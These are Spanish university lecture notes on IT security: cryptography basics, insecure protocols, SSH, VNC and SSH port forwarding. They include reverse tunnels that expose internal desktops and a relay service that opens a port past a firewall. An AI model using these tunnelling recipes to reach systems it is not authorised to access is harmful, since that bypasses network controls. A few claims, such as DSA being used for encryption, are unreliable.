Departamento de Arquitectura y Tecnología de Computadores
UNIVERSIDAD DE GRANADA

TEMA 3. SEGURIDAD (1ª PARTE)

Centro de procesamiento de datos

Departamento de Arquitectura y Tecnología de Computadores, Universidad de Granada

Seguridad en las TIC

Las empresas relacionadas con las TIC deben cuidar los aspectos relacionados con la seguridad:

- Con sus productos:
  - Desarrollo de productos y aplicaciones que eviten intrusiones en su funcionamiento.
- Con la información de datos de sus clientes:
  - Ley de Protección de Datos
- Con el desarrollo de sus propios productos y entorno de producción:
    - Redes internas, accesos a BBDD corporativas
- Difusión de información
  - Como clientes y trabajadores utilizan las redes sociales para ofrecen información que puede ser crítica

Cifrado


- Simétrico: AES, DES, IDEA, Blowfish, RC4
  - Rápido, robusto, menor número de bits para las llaves.
- Asimétrico: RSA, DSA
  - Lento, mayor número de bits.
  - Gran ventaja: Llaves distintas cifrar/descifrar. Llave pública, llave privada.
- Ambos elementos se combinan:
  - Intercambio de llaves privadas (aleatorias) mediante cifrado asimétrico.

Firma ("hash")

- Algoritmos que devuelve un valor (firma) para una secuencia de valores de entrada.
  - Checksum: Sumatoria valores módulo N. Muy sencillo. Poco fiable.
  - CRC: Comprobación de redundancia cíclica. Ej:CRC32. Comprobación integridad
- Algoritmos robustos criptográficamente:
  - Evitar cómo manipular una secuencia que obtenga el mismo resultado
  - Evitar obtener información de la secuencia
  - Aplicaciones: Almacenar claves, algor.desafío (Challenge Response)
- Algunos algoritmos:
  - MD5: 128 bits. Inseguro desde 2004
  - SHA-2: SHA-224, SHA-256, SHA-384, y SHA-512.
  - SHA-1: 160 bits. Se puede atacar en menos de 2^{69} ops.
  - Otros: Whirlpool, Tiger, RDM-160,…


Cifrado simétrico

- Cuando se utiliza la misma clave para cifrar y descifrar.
- Generalmente trabajan en bloques.
- Modo ECB: Electronic Code Book
  - Cada bloque se cifra por independiente.
  - Puede mostrar patrones
- Modo CBC: Cipher-Block Chaining
  - Utiliza Vector Inicio (IV)
  - Encadena datos salida siguiente etapa
- Otros: CFB, OFB, IGE(AES)
- Algoritmos
  - AES, IDEA, Blowfish, Camellia, DES, Triple DES, RC2, RC4, …




Criptografía de clave pública

- Claves para cifrar y descifrar distintas (clave asimétrica)
- Cifrado: clave pública (visible por todos)



clave privada (secreta)

- Autenticación (firma digital):



Cifrado asimétrico


- Claves para cifrar y descifrar distintas
- Inconvenientes:
  - Algoritmos más lentos.
  - Mayor tamaño de claves.
  - Alternativas: Criptografía de curva elíptica

- DSA: Sólo sirve para firmar (no cifrar). Más lento que RSA.
- Para cifrado clave pública: RSA, Diffie-Hellman, DSA or Fortezza

Diffie-Hellman

- No es un algoritmo de cifrado.
- Se utiliza para el intercambio de claves sobre un canal inseguro.
- Se suele utilizar para definir una clave simétrica. Clave pública: x, m

Clave privada: a clave privada: b



La comunicación:

- Las aplicaciones y servicios procesan datos que no suelen estar cifrados.
- Las capas de comunicaciones deber ser rápidas y ligeras.
  - Comunicación por defecto sin cifrar
  - Hardware / software: más sencillo.
  - Paquetes TCP/UDP, protocolos, perfectamente descritos
  - Entre nodos el tráfico puede circular por diversidad de equipos y redes.
    - Redes Wifi permiten que el tráfico esté visible entre los nodos que tienen acceso a dicha subred

Protocolos no seguros


- En general, no deben utilizarse protocolos no seguros:
  - *telnet, rsh*
  - Protocolos *pop3*, *imap* inseguros (*pop3s* e *imaps* sí son seguros)
  - Protocolo *http* (*https* sí es seguro)
  - tráfico de *messenger* también visible.
- Es relativamente fácil añadir seguridad a protocolos no seguros mediante capas adicionales que pueden hacerlo transparente a las aplicaciones.
- Lo que requiere algo más de cuidado es la gestión de las claves que se van a utilizar.
  - Tipo de cifrado: Simétrico o asimétrico, algoritmo, número de bits.
  - Claves: Cómo se generan, almacenan e intercambian.

¿Por qué hacer segura la comunicación?

- Multitud de herramientas de análisis de tráfico (Sniffers)
  - *Genéricos*
    - *Wireshark, Shark for Root (Android)*
    - *Iris (Windows)*
  - Específicos
    - XPLICO: http://www.xplico.org
- Si la información es crítica, hay que cifrar:
  - Aplicación
  - Capas de comunicaciones.
- Ocultar el rastro
  - Origen, destino, protocolo

Recursos de conexión

- **Túneles**
  - Encapsulan un protocolo sobre otro.
  - Permiten utilizar protocolos y aplicaciones ya existentes con un número reducido de cambios.
    - Ej: Túneles sobre HTTP, Túneles SSH, Túneles SSL
- **Reencaminamiento de puertos**
  - Acceso a puertos de otros equipos




- **VPN**
  - Red privadas virtuales. Pueden permitir acceso completo.
- **Socks / Servidores Proxy**
  - Protocolo para enrutar paquetes a través de un servidor Proxy.
  - Aplicaciones adaptadas: Clientes web, …
  - Permite filtrar por: usuarios, máquinas, hora, ...

¿Qué es un túnel?

- Permite establecer una comunicación punto a punto utilizando un canal/protocolo predeterminado.
  - Permiten utilizar protocolos y aplicaciones ya existentes con un número reducido de cambios.
- Ejemplos de túneles:
  - Túneles sobre HTTP.
  - Túneles SSH
  - Túneles SSL
- Permiten añadir seguridad en la comunicación.
  - Ej. POP3s, IMAPs, HTTPS
  - Comunicar VPNs.

¿Por qué son necesarios túneles, VPNs, …?

- **Subredes privadas**
  - Acceso hacia Internet



- **Acceso a nodos internos / Cortafuegos**
  - Reencaminando puertos
  - Cortafuegos

Soluciones

- **NAT**
  - Traducción de direcciones
  - De salida: S-NAT
  - De entrada: D-NAT
  - Reencaminamiento dinámico de puertos del enrutador al cliente
    - UpnP: Internet Gateway dDevice
    - NAT-PMP: NAT Port Mapping Protocol
    - PCP: Port Control Protocol
- **Servidores proxy:** Protocolos: SOCK4/SOCK5
  - Genéricos
  - Servidores con caché para HTTP (Squid)
- **VPN**
  - Acceso transparente a los nodos.

SSH (Secure Shell)

- Protocolo que permite comunicar de forma segura entre un cliente y servidor.
- Conexión de terminal, transferencia de datos, ...
- Mecanismos de autenticación
  - Password
  - Llave pública/privada: RSA y DSA
- Implementación:
  - Linux: ssh (cliente), sshd (servidor)
  - Windows: putty (cliente), Freesshd (servidor)
  - Android: Connectbot
- Puerto 22 (defecto)

ssh usuario@mimaquina.ugr.es

¿Qué podemos hacer con SSH?

- Conexión terminal segura
  - Reemplaza: telnet, rsh (inseguros)
- Reencaminamiento puertos
- Tráfico X (Gráficos Unix)
  - ssh -X ...
- Acceso a repositorios: GIT, SVN
- Intercambio de ficheros:
  - gftp, scp (Linux)
    - scp -rp usuario@mimaquina.ugr.es:dir_y .
  - WinSCP (Windows)
  - Filezilla
  - Rsync
    - rsync -Cavuzn usuario@mimaquina.ugr.es:/home/usuario/misdatos /home/usuario
  - sshfs: Acceso a ficheros remotos como sistema de ficheros
    - sudo apt-get install sshfs

Creando claves públicas y privadas

- La clave privada es secreta y permite autentificar al cliente.
- Las claves se generan en el cliente.
- La clave pública se copia en los nodos remotos (servidores) y autorizarán el acceso al cliente que tenga la clave privada asociada.

- ssh-keygen -t rsa
  - .ssh/id_rsa.pub (fichero con clave pública)
  - .ssh/id_rsa (fichero con clave privada)

- ssh-copy-id usuario@mifrontend.ugr.es

  script que copia la clave pública en el host remoto en el fichero .ssh/authorized_keys

VNC (Virtual Network Computing)

- http://www.realvnc.com (TightVNC, UltraVNC, Remmina)
- Permite control remoto de ordenadores
  - Servidor: Ordenador a controlar remotamente
  - Cliente: Ordenador desde el que accedemos al sistema (Terminal)
- Multiplataforma (Windows, Linux, Mac, Java, Android, etc)
  - Independencia Cliente – Servidor.
  - Linux: Se puede utilizar diversos "Windows Manager": GNOME, KDE, IceWM, …
- Ocupa muy poco espacio.
- Permite conexiones compartidas (varios clientes sobre un servidor)
- Adaptable al ancho de banda disponible: Cambio de profundidad vídeo, compresión,…
- Inconveniente: No cifra el tráfico → Solución … Túneles SSL, SSH o VPN

Iniciando VNC

En el servidor:

vncserver :1 # Inicio servidor 1 (puerto 5901) **puerto 59XX**

script de inicio en $HOME/.vnc/xstartup

Otras opciones para el servidor:

vncserver –kill :1 # elimina el servidor 1

vncpasswd # cambio de password

el password queda en $HOME/.vnc/passwd

Otros parámetros interesantes: -geometry -depth

En el cliente:

vncviewer servidor:1 # Inicia conexión con el servidor:1


Otras opciones para cliente:

vncviewer –shared servidor:1 # Conexión compartida

vncviewer –listen 4722 # Es el cliente el que escucha

Reencaminamiento de puerto local con SSH (Ejemplo con VNC)


- Ej. VNC
  - ssh –L 5905:localhost:5905 mifrontend.ugr.es
  - vncviewer localhost:5 (en el cliente)




- Es como si el puerto local “conecta” directamente con el nodo remoto
- El reencaminamiento se puede desactivar en /etc/ssh/sshd_config
  - AllowTcpForwarding No

Reencaminamiento de puerto local con SSH

- ssh –L puertoAA:hostBB:puertoBB hostSS
  - (-g para abrir 0.0.0.0:puertoAA en lugar de 127.0.0.1:puertoAA)



- Ej. VNC a un nodo detrás de un frontend
  - ssh –L 5905:192.168.2.3:5905 mifrontend.ugr.es
  - vncviewer localhost:5




Forwarding con SSH

- Crear el fichero $HOME/.ssh/config


```
Host mifrontend
  Hostname mifrontend.ugr.es
  User antonio
  ServerAliveInterval 60

Host nodo3
  ProxyCommand ssh mifronted nc 192.168.2.3 22
```

- Ej. VNC directo a un nodo detrás de un frontend
  - ssh –L 5905:localhost:5905 nodo3
  - vncviewer localhost:5
  - Se[illegible]de acceder al nodo3 de forma transparente: scp, rsync, etc



Reencaminamiento de puerto remoto con SSH (Ejemplo con VNC)


- Ej. VNC
  - ssh –R 5905:localhost:5905 mifrontend.ugr.es
  - El escritorio local queda visible externamente



  - Alguien que acceda al puerto 5905 de mifrontend.ugr.es realmente accede al nodo


Reencaminamiento de puerto remoto con SSH

- ssh –R puertoAA:hostBB:puertoBB mifrontend.ugr.es
- Permite acceder incluso a nodos que están dentro de la misma subred interna.




Combinando túneles locales y remotos con SSH

- ssh –R 5905:localhost:5905 mifrontend.ugr.es



- ssh –L 5905:localhost:5905 mifrontend.ugr.es
  - El escritorio local queda visible externamente



Openport
Acceso remoto sin “mifrontend”

- https://openport.io
- Acceso gratuito limitado (tiempo/ 10 MB)
- Para abrir un puerto al exterior:
  - openport 22
  - Pasar el enlace al nodo remoto para que se autorice el acceso a ioport.io:XXXX
  - Acceder al enlace web para autorizar el acceso (del cortafuegos openport.io)
  - ssh -pXXXX usuario@openport.io


- Otra alternativa: (Utilizar Amazon EC2) (gratuito 1 año):
  - http://acooke.org/cute/ReverseRem0.html

Túneles SSH en Windows (Putty)

- Reencaminamiento local de un puerto:
- Conf. VNC
- Puerto local
  - 5901
- Puerto remoto
  - localhost:5901

Permite definir puertos:

- Locales
- Remotos
- Dinámicos:Socks4/5



Opciones usuales para clientes SSH

- -p: Cambia el puerto (defecto:22)
- -C: Compresión
- -D puerto: Reencaminamiento dinámico
  - Servidor proxy
- -X: Reencaminamiento X

Túneles HTTP (Httptunnel)

